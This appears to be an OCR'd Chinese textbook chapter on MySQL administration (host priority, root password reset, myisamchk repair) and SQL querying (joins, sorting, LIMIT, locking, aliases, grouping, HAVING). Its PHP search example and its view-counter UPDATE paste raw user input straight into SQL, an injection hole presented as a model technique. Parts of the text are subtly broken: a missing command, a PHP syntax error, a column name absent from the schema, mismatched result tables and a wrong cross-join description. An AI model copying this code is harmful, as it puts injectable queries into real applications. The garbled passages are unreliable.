MySQL 管理员面对的另一个问题就是用户记录中含有通配符的 hostname 域(如 jessica@%.host.net)。如果出现了这种情况,就需要考虑访问控制系统中记录的优先级问题,MySQL 把精确度高的 hostname 放在前面,如 www.host.net 要放在 %.host.net 的前面,%放在最后。

刚安装的 MySQL 访问控制系统中包含有两个匿名用户记录(从本机可以用任何用户名登录——这两条记录支持使用 localhost 和服务器的 hostname 进行登录)和两条 root 记录。假设我们新加记录的 hostname 不如匿名用户的 hostname 的精确度高,就会出现上面所描述的问题。

添加用户 Jessica 后再来看看 www.host.net 上的 user 表的内容,下面行排列的顺序就是 MySQL 在确定一个连接合法性时所考虑的顺序,如下所示:

Host	User	Password
localhost	root	(encrypted value)
www.host.net	root	(encrypted value)
localhost		
www.host.net		
%.host.net	jessica	(encrypted value)

用户 Jessica 的那条记录中的 hostname 最不精确,所以这条记录就排到最后了。如果 Jessica 试图从 www.host.net 进行连接,MySQL 服务器就会把它同那个匿名用户记录相匹配(user 为空,说明任何用户名都可以)。因为匿名用户并不需要密码,所以 Jessica 输入命令

后就被拒绝登录。即使 Jessica 登录时不使用密码，它也只有匿名用户的权限。

这个问题的解决办法之一就是删除匿名用户的记录(DELETE FROM user WHERE User="")，或者是为每个需要从 localhost 登录的用户创建两条记录（即 localhost 和服务器的 hostname），如下所示：

Host	User	Password
localhost	root	(encrypted value)
www.host.net	root	(encrypted value)
localhost	jessica	(encrypted value)
www.host.net	jessica	(encrypted value)
localhost		
www.host.net		
%.host.net	jessica	(encrypted value)

我们看到，jessica 用户有三条记录（三组权限），这样有可能太多了，所以除非有特殊的要求，应把匿名用户删掉，如下：

Host	User	Password
localhost	root	(encrypted value)
www.host.net	root	(encrypted value)
%.host.net	jessica	(encrypted value)

#### 忘记密码？

忘记密码后如果还能用操作系统的 root 用户登录，那就没关系，执行下面的步骤就可以了：

首先，关掉 MySQL 服务器。如果通过 mysqladmin 来关服务器则还需要密码，所以直接杀掉服务器进程。使用 ps 命令或者查看 MySQL 数据目录中的服务器 PID 文件，就能决定 MySQL 服务器的进程 ID，然后使用下面的命令来终止进程：

```
% kill <pid>
```

其中 pid 是 MySQL 服务器程序的进程 ID，有了这个就足够用来关掉服务器了。除非万不得已，否则不要使用 kill-9，因为这样做可能会损坏表文件。如果必须这样做的话，后面的部分就教读者怎样检查和修复这样的文件。

关掉服务器后，通过运行 safe-mysqld 和 --skip-grant-tables 命令行选项来重新启动服务器，这样任何对 MySQL 服务器的访问都不受限制。显然应该尽量避免用这种方式运行服务器。

连接后，把 root 密码改成自己能记住的：

```
mysql> USE mysql;
```

```
mysql> UPDATE user SET Password=PASSWORD("newpassword")
-> WHERE User="root";
```

最后，断开与 MySQL 服务器的连接，让 MySQL 服务器重新加载权限表来开始修复密码：

```
% mysqladmin flush-privileges
```

#### 4.4.5 检查和修复 MySQL 数据文件

如果 MySQL 服务器正在改变文件的时候出现了问题，文件可能就处于损坏或者不一致的状态。虽然这种损坏不严重，但是日积月累起来就很严重，并且所有的备份也都会存在问题。

在 MySQL 的 bin 子目录中有一个工具叫做 `myisamchk`，就是用来检查和修复 MySQL 数据文件的。但它要求在检查和恢复文件的时候不能有其他程序修改该文件，否则就会误以为所做的修改是一个错误并且试图修复它，这样会导致更严重的错误。所以在检查和修复 MySQL 数据文件的时候最好能关掉 MySQL 服务器。

也可以只在拷贝文件的时候关掉服务器，然后对拷贝文件进行检查和修复，结束后再关掉服务器，用拷贝文件替换原文件，还可能要使用更新日志来进行更新。

MySQL 数据文件目录并不难理解。它为每个数据库创建了一个子目录，在每个子目录中都有对应着数据库中每个表的数据文件。每个表有三个文件，这些文件的文件名都跟表名一样，但后缀名不同。`TblName.frm` 文件是表定义文件，它跟踪表中的每一列及其类型。`TblName.MYD` 文件中包含了所有的表数据。`TblName.MYI` 文件包含了表中的索引，例如，它可能包含查找表，会提高基于主键列的查询的速度。

要想检查一个表是否有错，只需要运行 MySQL 安装目录的 bin 子目录中的 `myisamchk` 命令，但要提供这些文件的位置和表名，或者表的索引文件名：

```
% myisamchk /usr/local/mysql/var/dbName/tblName
```

```
% myisamchk /usr/local/mysql/var/dbName/tblName.MYI
```

使用上面每一种方法都可以检查指定的表，要想检查数据库中所有的表就使用通配符：

```
% myisamchk /usr/local/mysql/var/dbName/*.MYI
```

如果想检查所有的数据库就使用两个通配符：

```
% myisamchk /usr/local/mysql/var/*/*.MYI
```

如果什么选项都不加，`myisamchk` 就对表文件执行普通检查。如果普通的检查没有结果，就可以执行更全面（也更慢）的检查，方法是使用 `--extend-check` 选项：

```
% myisamchk --extend-check /path/to/tblName
```

执行检查的过程并不会带来更多的错误。但是修复的过程却要对数据文件造成无法恢复的改动。所以建议在对损坏文件执行修复之前最好能做一下备份。在做备份之前不要忘了关掉 MySQL 服务器。

对损坏的表文件可以执行三种修复过程。应该依次执行这三种修复（即，第二种方法失败后就不要使用第一种方法了）。如果得到错误信息说不能创建临时文件，就把信息所指的

文件删除，它可能是上次试图修复过程所留的残余文件。

三种修复方法的执行方法如下：

```
% myisamchk --recover --quick /path/to/tblName
```

```
% myisamchk --recover /path/to/tblName
```

```
% myisamchk --safe-recover /path/to/tblName
```

第一种的速度最快，能修复最普通的错误；第二种居中；第三种最慢，能修复一些不易修复的错误。如果上面的方法都不管用，就试试下面的小窍门：

◆ 如果怀疑表索引文件（\*.MYI）损坏了，或者干脆没了，就可以使用当前的数据文件（\*.MYD）和表格文件（\*.frm）来重新生成。先为表数据文件（\*.MYD）做一个备份，然后重启服务器，连接上，用下面的命令来删除表的内容：

```
mysql> DELETE FROM tblName;
```

在删除表内容的同时会创建一个新的索引文件。退出登录，再次关掉服务器，然后把保存的数据文件覆盖新的数据文件。最后使用 myisamchk 执行标准修复（第二种方法），这样便能基于数据文件和表格文件的内容重新生成索引数据。

◆ 如果表格文件（tblName.frm）损坏或者丢失了，但是读者对表很熟悉，可以用 CREATE TABLE 语句重新建表，这样就可以重建一个.frm 文件并和现有数据文件和索引文件一起使用（如果索引文件也损坏了，就使用上一个方法来恢复）。先把数据文件和索引文件备份，然后把原来的文件删掉。

启动 MySQL 服务器，然后使用 CREATE TABLE 语句重新建表，这样得到的.frm 文件就应该可以了，但最好还是执行一下标准的表修复（第二种方法）。

## 4.5 SQL 语言

我们使用一组命令来告诉 MySQL 该做什么，这组命令是一个标准的一部分，这个标准叫“结构化查询语言”（Structured Query Language，简称为 SQL）。SQL 中的命令叫做查询（query）。

SQL 是与大部分数据库交互时所用的标准语言。所以如果读者不用 MySQL 而改用其他数据库，所使用的大部分查询命令是完全一样的。但是读者必须理解 SQL 和 MySQL 之间的区别。MySQL 是一种数据库服务器软件，SQL 是一种跟数据库交互时所用的语言。

### 4.5.1 建立智能化的查询

下面我们来学习一些 SQL 的高级理论。

这一部分主要讲解两个内容：

- ◆ 在数据库表结构的基础上创建复杂有效的查询。
- ◆ 根据用户输入来执行这些查询。

SQL 的理论叫做“关系代数”，它的基本原理（图 4-2）大家都清楚。




图 4-2 关系代数示意图

上面的这种饼状图我们都见过，它体现了关系代数的基本原理。若想得到所有拥有一个 Toaster 或者 TV 的人，在图上表现出来就是这样一个区域：绿色的圆+蓝色的圆。用 SQL 语言说就是“SELECT \* FROM people WHERE own='Toaster' OR own='TV'”。

创建复杂的查询之前必须有一定的数据库表结构作为查询的基础。这里有两个表：目录连接表和连接信息表。下面是表结构：

```
' <!--category.sql -->
link_categories(
    categoryID tinyint(2) UNSIGNED NOT NULL AUTO_INCREMENT DEFAULT '0',
    categoryName char(50) NOT NULL,
    PRIMARY KEY (categoryID),
    UNIQUE ID (categoryID)
);
<!--information.sql -->
link_information(
    linkID int(9) UNSIGNED NOT NULL AUTO_INCREMENT DEFAULT '0',
    categoryID tinyint(2) UNSIGNED NOT NULL,
    linkTitle char(150) NOT NULL,
    linkURL char(255) NOT NULL,
    linkDesc text,
    hits int(9) UNSIGNED DEFAULT '0',
    PRIMARY KEY(linkID),
    UNIQUE ID (linkID),
    KEY (categoryID),
    KEY (hits)
);
```

这里的两个表之间是多对一的关系。“多对一”也就意味着“一”个目录中可以有“多”



个连接。另外要注意的一点就是两个表都有一个字段“categoryID”，每个连接和它所在的目录正是通过这个字段联系起来的。该字段在两个表中的属性完全一样，都是“tinyint(2) UNSIGNED NOT NULL”，这样会优化基于该字段的连接查询，这在后面将要涉及到。也许有的读者认为根本不需要进行优化，因为数据表中只有 15 个连接。但如果数据量大了以后进行优化就十分必要了，我们现在讲解的只是原理。在 MySQL 中进行最优化的连接查询需要严格的声明，其他的数据库可能就不需要。

数据表中的数据如下。查询语句：

```
mysql> select * from link_categories;
```

查询结果：

categoryID	categoryName
1	miester.org
2	Linux
3	miester's picks
4	PHP
5	My Desktop
6	Mini Howto's

6 rows in set (0.00 sec)

查询语句：

```
mysql> select * from link_information;
```

查询结果：

linkID	categoryID	linkTitle	linkURL	linkHits	linkInfo
1	2	Linux.com	http://www.linux.com	69	Info about link here
2	2	Slackware Linux	http://www.slackware.com	70	Info about link here
3	1	Home	http://www.miester.org	377	Info about link here

如果只想显示标题、连接和目录名称，这就需要用到连接查询，查询语句：

```
mysql> SELECT I.linkTitle as title, I.linkURL as href, C.categoryName as category
-> FROM link_information as I, link_categories AS C
-> WHERE I.linkCategory=C.categoryID;
```

查询结果:

title	href	category
Linux.com	http://www.linux.com	Linux
Slackware Linux	http://www.slackware.com	Linux
Home	http://www.miester.org	miester.org

3 rows in set (0.00 sec)

读者看到了, 执行查询的结果就是从两个数据表中各取出一些信息来组成了一个新的数据表。并且, 如果想把目录“Linux”改成“FooBar”, 只需在 link\_categories 表中改动一条记录的一个字段值就行了。注意到在查询语句中并没有出现“JOIN”, 所谓的连接查询是通过“I.linkCategory=C.categoryID”来完成的。

如果连接查询没有可连接的内容, 查询就会失败。也就是说, 如果在 link\_information 表中有条记录的 categoryID 是 100, 那么这条记录就不会被包含在我们的连接查询中, 因为 link\_categories 表中并没有 categoryID 为 100 的记录, 这就好比握手的时候只有一只手。

现在我们要通过用户的输入来实现高级搜索。首先确定用户可能会关心哪些数据。在这个例子中客人关心的就是点击数、目录和目录内连接的数量。下面是本例中使用的表单:

```
<!--Query.php -->
<FORM METHOD="post" ACTION="<? echo $PHP_SELF; ?>">

I want all links that are in the

<SELECT NAME="f[category]">

<OPTION VALUE="all">Any</OPTION>

<?

//得到所有的目录, 包括后来添加的

$sql = "SELECT * FROM link_categories";
$result = mysql_query($sql);

while($row = mysql_fetch_array($result))
{
echo '<OPTION VALUE="' . $row['categoryID'] . '"';

// 保存上次查询的目录

if($row['categoryID'] == $f['category']){
echo ' SELECTED';
}
}
```

```

        echo ">".$row['categoryName'].'</OPTION>'. "\n";
    }
?>
</SELECT>
category that have
<SELECT NAME="f[hits_compare]" >
<?
    $operands = array(
        '<=' => 'less than or equal to',
        '>=' => 'greater than or equal to',
        '=' => 'exactly',
        '<' => 'less than',
        '>' => 'greater than');
    while(list($key,$val) = each($operands)){
        echo '<OPTION VALUE="'. $key.'"';
        if($key == $f[hits_compare]){
            echo ' SELECTED ';
        }
        echo ">".$val."</OPTION>". "\n";
    }
?>
</SELECT>
<INPUT TYPE="text" VALUE="<? echo $f[hits_limit]; ?>" NAME="f[hits_limit]" SIZE="3">
hits. Also I only want to view records
<INPUT TYPE="text" VALUE="<? echo $f[record_start]; ?>" NAME="f[record_start]" SIZE="3">
through
<INPUT TYPE="text" VALUE="<? echo $f[record_limit]; ?>" NAME="f[record_limit]" SIZE="3">.
<P>
<INPUT TYPE="submit" NAME="submit" VALUE="Search!">
</FORM>

```

这个并不是传统的“高级搜索”表单，但绝大多数人会理解它。可能有经验的读者已经看出来了，我们能够按照逻辑的顺序从这个表单建立查询。下面的代码能够根据用户的需要有效地建立一个 SQL 查询。

```

<?php
if(isset($submit)){
    // 最开始的 SELECT 查询语句，后面的查询语句都是基于它建立的
    $sql = "SELECT * FROM link_information AS I, link_categories AS C";

```

```

$where[] = ' C.categoryID=I.categoryID ';
//如果不是所有的目录, 就添加 where 从句
if($f['category' != 'all'){
    $where[] = ' I.categoryID='.$f['category'];
}

//如果 hits 不是个合法的数字, 就添加 where 从句
if(isset($f['hits_compare']) && strlen($f['hits_limit'])){
    $where[] = ' I.hits '.$f['hits_compare'].' '.$f['hits_limit'];
}

$sql .= ' WHERE '.implode(' ', $where);

// 确定了限制值
if(strlen($f['record_limit']) && strlen($f['record_start'])){
    $limit = ($f['record_limit'] - $f['record_start']);
    if($f['record_start'] >= 0 && $limit >= 0){
        $sql .= ' LIMIT '.$f['record_start'].' '.$limit;
    }
}

echo $sql;
}

?>

```

这样就建立了智能化的查询。

在 SQL 命令中, SELECT 其实是最复杂的一个, 它经常会把人弄糊涂。在这一部分中我们所讲的大部分用法都是围绕 SELECT 展开的。

## 4.5.2 将 SELECT 的查询结果排序

只有把很长的一列信息进行排序后才能更好地发挥它们的作用。若表中有很多条记录, 在其中查找某一个则是件很困难的事情。它们看起来好像是按照插入数据库的先后进行排序的(最老的记录排在最前面, 最新的记录排到最后), 但是删除一条记录后并没有在这种顺序中造成空余, 因为这里填上了新插入的记录。

所以我们看到, SELECT 查询结果的顺序并不可靠, 或者说并没有什么顺序。但幸运的是, 我们使用 SELECT 查询的时候可以指定按照表的某一列进行排序, 这种顺序是可靠的。假设我们想打印一份所有作者的列表。作者表有三列: ID, Name 和 eMail。在这里 ID 对打印并没有实际用处, 它只用来代表某条记录, 在跟别的表相连接的时候才有用。我们只把剩余的两列打印出来。下面是作者的列表, 查询语句:

```
mysql> SELECT Name, eMail FROM Authors;
```

查询结果:

Name	eMail
Joan Smith	jsmith@somewhere.net
Ted E. Bear	ted@e-bear.net
Kevin Yank	kevin@sitepoint.com
Amy Mathieson	amym@hotmail.com

我们看到，这些记录的排列并没有特别的顺序。但如果要在很长的作者列表中搜寻某个作者的 email 地址就会非常麻烦，所以我们要按照作者姓名的字母顺序来对这些记录进行排序，查询语句：

```
mysql> SELECT Name, eMail FROM Authors ORDER BY Name;
```

查询结果：

Name	eMail
Amy Mathieson	amym@hotmail.com
Joan Smith	jsmith@somewhere.net
Kevin Yank	kevin@sitepoint.com
Ted E. Bear	ted@e-bear.net

这些记录现在按照作者姓名的字母顺序来进行排序，查找作者就方便一些了。我们在 SELECT 语句的后面添加了 **where** 从句，这样就缩小了查找的范围，也可以添加 **ORDER BY** 从句来指定进行排序的列，这样对查找结果进行排序。

在排序列名字的后面添加 **DESC** 关键字，就可使查找结果按降序排列，查询语句：

```
mysql> SELECT Name, eMail FROM Authors ORDER BY Name DESC;
```

查询结果：

Name	eMail
Ted E. Bear	ted@e-bear.net
Kevin Yank	kevin@sitepoint.com
Joan Smith	jsmith@somewhere.net
Amy Mathieson	amym@hotmail.com

也可以在 **ORDER BY** 从句中使用不止一个列的名字，它们之间用逗号隔开，这样查询的结果先按第一列排序，然后按第二列排序。在 **ORDER BY** 从句中列出的列都可以使用 **DESC** 关键字来使查询结果按相反顺序排列。

### 4.5.3 设置限制

我们经常需要处理很大的数据库表，但往往只对其中很少一部分记录感兴趣。假设想跟踪网站中不同笑话的流行程度，就可以在笑话表中添加一列 TimesViewed。新增笑话就设为 0，然后每被浏览一次就加一，这样就得到了数据库中每个笑话被阅读的次数。

为某个给定 ID 的笑话的 TimesViewed 加一，用 PHP 来实现就是：

```
$sql = "UPDATE Jokes SET TimesViewed=TimesViewed+1 " .  
"WHERE ID=$id";  
if (!mysql_query($sql)) {  
    echo("<P>Error adding to times viewed " .  
        "for this joke!</P>>\n");  
}
```

我们可以在站点的首页上列出“最受欢迎的 10 大笑话”，这个应该根据 TimesViewed 来进行排序。但“ORDER BY TimesViewed DESC”只能按照 TimesViewed 从大到小的顺序列出所有的笑话，而我们需要的只是 TimesViewed 最大的 10 条记录，并且如果数据库里的笑话很多的话，把它们全都列出来对服务器资源（诸如 CPU 负载和内存）也是一个极大的浪费，处理速度也慢。

使用 LIMIT 从句，我们可以指定只需要返回一定数目的结果。在这个例子中，只需要 10 条记录：

```
$sql = "SELECT * FROM Jokes ORDER BY TimesViewed DESC LIMIT 10";
```

也可以同时指定返回的结果从第几条开始和返回结果的数目。下面的查询语句返回数据库中第 21 到第 25 个最受欢迎的笑话：

```
$sql = "SELECT * FROM Jokes ORDER BY TimesViewed DESC LIMIT 20, 5";
```

因为返回结果的第一条记录的序号是 0，所以第 21 条记录的序号是 20。

### 4.5.4 锁定表

我们使用 UPDATE 查询来为某条记录的 TimesViewed 值加 1：

```
$sql = "UPDATE Jokes SET TimesViewed=TimesViewed+1 WHERE ID=$id";
```

如果不直接这样做，就需要先用 SELECT 语句来得到当前的值，然后加 1，最后再用 UPDATE 语句来把计算结果写到数据库中。这样就执行了两次查询，而不是一次，执行时间也变成了两倍，使用这种方法有危险。如果计算新结果的同时又有人浏览了这个笑话呢？发出新请求的时候 PHP 脚本就会执行第二遍。在执行 SELECT 查询的时候，所得到的 TimesViewed 跟第一个脚本相同，因为这个值还没来得及被更新。所以两个脚本都会在相同的值上加 1，然后把新值写到表中。结果是：两个人浏览了笑话，但 TimesViewed 值只加 1。

在有些情况下，这种提取——计算——更新的过程不可避免，所以就必须要对同时的请求的处理。在其他情况下也有可能需要注意这种现象，例如一个动作激发对几个表的更新（例如电子商务网站里存货表和订单表的同时更新）的时候。许多高端数据库服务器（如

Oracle 和 MS SQL Server 等）都提供了一种叫做“事务（transactions）”的机制，使用它可以把一些复杂的操作在一个单独的不受干扰的步骤内完成。MySQL 并不支持事务。

但是可以在执行多步查询的时候对一个或多个表进行“锁定”，这样就能独享对这些表的访问，不会因为多个同时进行的操作而对数据造成损坏。锁定一个表的语法相当简单：

```
LOCK TABLES tblName { READ | WRITE }
```

我们看到了，锁定一个表的时候必须指定是“读锁定”还是“写锁定”，前者不允许其他操作改变表的内容，但允许其他读表的操作，后者不允许对表进行任何形式的访问。

### 4.5.5 解除表的锁定

执行 LOCK TABLES 查询的同时也就解除了以前的锁定。所以要想锁定多个表的话就必须在一个查询语句里完成所有的锁定。我们上面所提到的电子商务网站中所用的 PHP 代码应该如下：

```
mysql_query("LOCK TABLES inventory WRITE, shipping WRITE");  
// 执行操作  
mysql_query("UNLOCK TABLES");
```

### 4.5.6 列和表的别名

在有些情况下，使用 MySQL 列和表的别名会很方便。下面我们以航空公司在线检票系统所用的数据库为例。数据库中有两个表：航班表（Flights）和城市表（Cities）。航班表中的每条记录代表了两个城市（起点和终点）之间的一趟实际航班。显然在航班表中应该有两列：起点和终点，还有其他表示航班时刻、航班号和机型的列。

城市表包含有航线上所有的城市的列表。所以航班表中的起点列和终点列都有跟城市表中的记录相对应的 ID。现在看下面的查询。

为了得到航班起点的列表，查询语句：

```
mysql> SELECT Flights.Number, Cities.Name  
-> FROM Flights, Cities  
-> WHERE Flights.Origin = Cities.ID;
```

查询结果：

Number	Name
CP110	Montreal
CP226	Sydney
QF2026	Melbourne
...	...

为了得到航班终点的列表，查询语句：

```
mysql> SELECT Flights.Number, Cities.Name
-> FROM Flights, Cities
-> WHERE Flights.Destination = Cities.ID;
```

查询结果:

```
+-----+-----+
| Number | Name   |
+-----+-----+
| CP110  | Sydney |
| CP226  | Montreal |
| QF2026 | Sydney |
...     ...
```

怎样使用一个查询得到航班的起点和终点呢?

查询语句:

```
mysql> SELECT Flights.Number, Cities.Name, Cities.Name
-> FROM Flights, Cities
-> WHERE Flights.Origin = Cities.ID
-> AND Flights.Destination = Cities.ID;
```

查询结果:

Empty set (0.01 sec)

为什么返回的结果会为空呢? 现在我们仔细看看这段查询究竟能得到什么结果, 而不是期望它能返回什么结果。查询命令告诉 MySQL 把航班表和城市表连接起来, 然后把查询结果的航班号、城市名和城市名(查询语句确实返回两次城市名)列出来, 查询的条件是把起点和终点都跟城市 ID 相匹配。换句话说, 起点、终点和城市 ID 都应该是一样的。这样返回的结果应该是起点和终点为同一城市的那些航班, 怪不得返回的结果为空呢。

我们要得到的结果应该对应着城市表中的两条不同记录(一条对应着起点, 另一条对应着终点)。如果我们把城市表拷贝一份, 一个叫起点表, 另一个叫终点表, 那么实现起来就非常简单了, 但是两个表的内容完全一样, 这没有必要。解决办法就是暂时给城市表两个不同的别名。

我们在 SELECT 查询中的 FROM 部分中的表名后面加上 AS, 然后在 AS 后面为表起一个临时的别名, 在查询中就可以使用这个别名了。现在我们来只显示航班号和起点, 这次为城市表起了一个别名: Origins, 查询语句如下:

```
mysql> SELECT Flights.Number, Origins.Name
-> FROM Flights, Cities AS Origins
-> WHERE Flights.Origin = Origins.ID;
```

这实际上并没有改变查询的工作方式, 也并没有改变查询的结果。现在考虑上面出问题的查询, 我们在这里使用了城市表的两个别名, 这样就相当于在三个表之间进行连接查询:

```
mysql> SELECT Flights.Number, Origins.Name,
-> Destinations.Name
```



```
-> FROM Flights, Cities AS Origins,
-> Cities AS Destinations
-> WHERE Flights.Origin = Origins.ID
-> AND Flights.Destination = Destinations.ID;
```

查询结果:

Number	Name	Name
CP110	Montreal	Sydney
CP226	Sydney	Montreal
QF2026	Melbourne	Sydney
...	...	...

也可以给列名定义别名 ( )，我们可以用它来区分查询结果中的两个 Name 列:

```
mysql> SELECT F.Number, O.Name AS Origin,
-> D.Name AS Destination
-> FROM Flights AS F, Cities AS O, Cities AS D
-> WHERE F.Origin = O.ID AND F.Destination = D.ID;
```

查询结果:

Number	Origin	Destination
CP110	Montreal	Sydney
CP226	Sydney	Montreal
QF2026	Melbourne	Sydney
...	...	...

#### 4.5.7 为 SELECT 查询结果分组 (GROUP)

下面的查询告诉我们 Jokes 表中一共有多少条记录:

```
mysql> SELECT COUNT(*) FROM Jokes;
```

查询结果:

COUNT(*)
4

这里使用的 COUNT 函数属于一类特殊的函数: 结论函数或者分组函数。其他的函数对 SELECT 查询结果中的每条记录分别处理, 结论函数把所有的查询结果分成一组, 然后返回

一个结果。例如在上面的这个例子中，COUNT 函数返回查询结果的记录数。

假设我们想显示所有作者以及他们发表的笑话数。读者可能会先得到所有作者姓名和 ID 的列表，然后根据作者 ID 来使用 COUNT 函数得到每位作者发表的笑话数。PHP 代码如下（为简单起见，没有包含错误处理代码）：

```
// 得到所有作者的列表
$authors = mysql_query("SELECT Name, ID FROM Authors");
// 处理每条记录
while ($author = mysql_fetch_array($authors)) {
    $name = $author["Name"];
    $id = $author["ID"];
    // 得到这个作者所有发表的作品
    $result = mysql_query("SELECT COUNT(*) AS NumJokes FROM Jokes WHERE AID=$id");
    $row = mysql_fetch_array($result);
    $numjokes = $row["NumJokes"];
    // 显示作者名及其笑话数
    echo("<P>$name ($numjokes jokes)</P>");
}
```

注意到第二个查询中使用了 AS，这样为 COUNT(\*) 返回的结果赋给别名 (NumJokes)。

这样做当然可以，但需要  $n+1$  次单独的查询，其中  $n$  是数据库中的作者的数目。我们应该尽量避免查询的数目随着数据库记录数的增加而增加，如果作者数目很大，那么这段 PHP 脚本执行的速度将极慢。所以我们将使用 SELECT 查询的另一个高级特性来解决这个问题：在 SELECT 查询语句中使用 GROUP BY 从句就会根据所指定的列的值来对查询结果分组。然后使用诸如 COUNT 这样的结论函数来对这些组分别进行操作，而不是对整个查询结果进行操作。例如，下面的简单的查询就能列出数据库中每个作者发表的笑话数，查询语句：

```
mysql> SELECT Authors.Name, COUNT(*) AS NumJokes
       -> FROM Jokes, Authors
       -> WHERE AID = Authors.ID
       -> GROUP BY AID;
```

查询结果：

Name	NumJokes
Kevin Yank	3
Joan Smith	1
Ted E. Bear	5

根据作者 ID (AID) 来对查询结果进行分组，我们会得到每个作者的分组结果。注意到

我们使用 `GROUP BY Authors.ID` 也能得到同样的结果,因为在 `where` 从句中规定了 `Authors.ID` 跟 `AID` 相等。使用 `GROUP BY Authors.Name` 的效果也一样,但是不能保证两个不同的作者的姓名就不相同,所以还是使用每个作者都唯一的 `ID` 来分组比较好。

### 4.5.8 左连接 (LEFT JOIN)

我们从上面的结果中看到, Kevin Yank 有三篇笑话, Joan Smith 有一篇, Ted E.Bear 有五篇。但是结果中没有显示出还有一位作者 Amy Mathieson, 因为她没有笑话。所以在 `Jokes` 表中就没有记录的 `AID` 跟她的作者 `ID` 相匹配,也就是没有记录满足上面查询中的 `where` 从句,因此她也就不会出现在结果中。

到现在为止,解决的办法只有一个,就是在作者表中添加一列,这一列中存储的是作者的笑话的数目,但是更新这一列是很麻烦的,因为每次添加一个新笑话、删除笑话后都要进行更新,并且在更新的时候还要锁定表,这样太麻烦了。

MySQL 提供了另一种连接表(马上从多个表中提取信息)的方法,叫做“左连接”,这就是为这种情况设计的。后面有专门的一小节来介绍连接查询命令,我们在这里只是简单的作一些介绍,更详细的内容请参考后面的那一部分。先来看简单的例子,两个表各有两行,那么它们的标准连接(也叫做交叉连接)就包含四行,表一的第一行和表二的第一行;表一的第二行和表二的第一行;表一的第二行和表二的第一行;表一的第二行和表二的第一行。在计算完这些行后,MySQL 然后根据 `where` 从句来判断哪些行满足要求(例如要求表一的 `AID` 与表二的 `ID` 相匹配)。

然而上面的操作并不满足我们的要求,因为我们要把那些在表二(即笑话表)中找不到匹配记录的表一(即作者表)中的记录也包含进来。左连接就正好满足我们的要求,即使第一个表(左手边)中的记录在第二个表(右手边)中找不到相匹配的记录,也会被强加到查询结果中去。这些“强加记录”中跟“右手边”表相对应的那些列都被赋予 `NULL`。

MySQL 中要想在两个表之间执行左连接,则应在 `FROM` 从句中使用 `LEFT JOIN` 而不是用逗号来隔开两个表名。然后在第二个表名后跟着 `ON <condition>`,其中 `condition` 指定了两个表间进行匹配的条件。下面的语句列出了所有的作者以及他们发表的笑话的数目:

```
mysql> SELECT Authors.Name, COUNT(*) AS NumJokes
-> FROM Authors LEFT JOIN Jokes
-> ON AID = Authors.ID
-> GROUP BY AID;
```

查询结果:

Name	NumJokes
Amy Mathieson	1
Kevin Yank	3
Joan Smith	1

Name	Jokes
Ted E. Bear	5

我们看到 Amy Mathieson 也有了一篇笑话，这显然是不对的。因为 `Count(*)` 计算每个作者的返回的行数，如果我们看看 `LEFT JOIN` 返回的未分组的结果就明白了，查询语句：

```
mysql> SELECT Authors.Name, Jokes.ID AS JokeID
-> FROM Authors LEFT JOIN Jokes
-> ON AID = Authors.ID;
```

未分组的结果：

Name	JokeID
Kevin Yank	1
Kevin Yank	2
Kevin Yank	4
Joan Smith	3
Ted E. Bear	5
Ted E. Bear	6
Ted E. Bear	7
Ted E. Bear	8
Ted E. Bear	9
Amy Mathieson	NULL

我们看到，Amy Mathieson 确实有一行，因为左连接查询中在“右手边”的表中找不到相匹配的记录，所以有了一条“强加记录”。虽然 Joke ID 为 NULL，但这并不影响 `COUNT(*)`，它仍然把这当成是一行。如果在 `COUNT` 函数中不使用\*，而是指定某一列的名字（例如 `Jokes.ID`），这样就会忽略那一列为空的记录，从而返回正确的结果，查询语句：

```
mysql> SELECT Authors.Name, COUNT(Jokes.ID) AS NumJokes
-> FROM Authors LEFT JOIN Jokes
-> ON AID = Authors.ID
-> GROUP BY AID;
```

分组后的结果：

Name	NumJokes
Amy Mathieson	0
Kevin Yank	3
Joan Smith	1
Ted E. Bear	5

## 4.5.9 使用 HAVING 来限制结果

如果只想列出那些没有笑话的作者呢？可能大多数读者认为下面的查询语句是正确的：

```
mysql> SELECT Authors.Name, COUNT(Jokes.ID) AS NumJokes
-> FROM Authors LEFT JOIN Jokes
-> ON AID = Authors.ID
-> WHERE NumJokes = 0
-> GROUP BY AID;
```

但实际上却会产生错误信息：

```
ERROR 1054: Unknown column 'NumJokes' in 'where clause'
```

因为在执行 GROUP BY 从句前 NumJokes 列还不存在，所以 where NumJokes = 0 出错。我们需要使用另外一种方法来指定查询条件。GROUP BY 从句执行完才执行 HAVING 从句：

```
mysql> SELECT Authors.Name, COUNT(Jokes.ID) AS NumJokes
-> FROM Authors LEFT JOIN Jokes
-> ON AID = Authors.ID
-> GROUP BY AID
-> HAVING NumJokes = 0;
```

正确的结果：

Name	NumJokes
Amy Mathieson	0

有些条件在 HAVING 和 WHERE 从句中都能使用。例如我们想通过作者名字把某个作者排除在外，就可以在 WHERE 从句中使用 Authors.Name != "AuthorName"，也可以在 HAVING 从句中使用，因为在分组前判断跟在分组后判断是完全一样的。在这种情况下最好使用 WHERE 从句，因为 MySQL 在内部对这样的查询进行了优化。

### 4.5.10 使用 join（连接查询）命令

#### 1. 连接查询介绍

我们使用 SQL 语言来访问和修改数据表中的数据。在 MySQL 和其他各种数据库中使用 SQL 语言的 join（连接）命令可以更快、更容易地对数据进行操作。

那么，join 命令究竟能做什么？简短地说，join 命令就是把两个或者更多个数据表中的数据结合为一个整体。如果没有这个命令，数据库管理员（DBA）可能会创建很多互相交叉的数据表，并且他控制不了整个数据库的规模，同时，过多的表会严重影响数据库操作的效

率，甚至会导致整个数据库崩溃。有了 join 命令后，数据库管理员就可以减小关系数据表的规模，这样显得紧凑一些，并能增强数据库的性能。这一点对比较大的公司组织特别有用，因为它们可能需要根据不同的部门来划分数据库，并且每个部门都要能够方便地处理部门之间的数据。这样就不需要数据库管理员处理所有部门的数据，对提高公司组织的工作效率也很有好处。

为了讲解起来方便一些，假设有一家计算机公司需要建立一个能够有效存储数据的数据库。数据会分别保存在不同的数据表中，这些数据表都代表某一类的数据，例如订单、客户和产品。在创建完这些数据表后，本章还会用一些例子来说明这家公司怎么使用 join 命令来最大程度的利用这个数据库。

另外需要说明的一点是：这里所用的 SQL 命令在 MySQL 数据库中都是可用的，其他的数据库只可能会有很细微的区别。下面开始讲解。

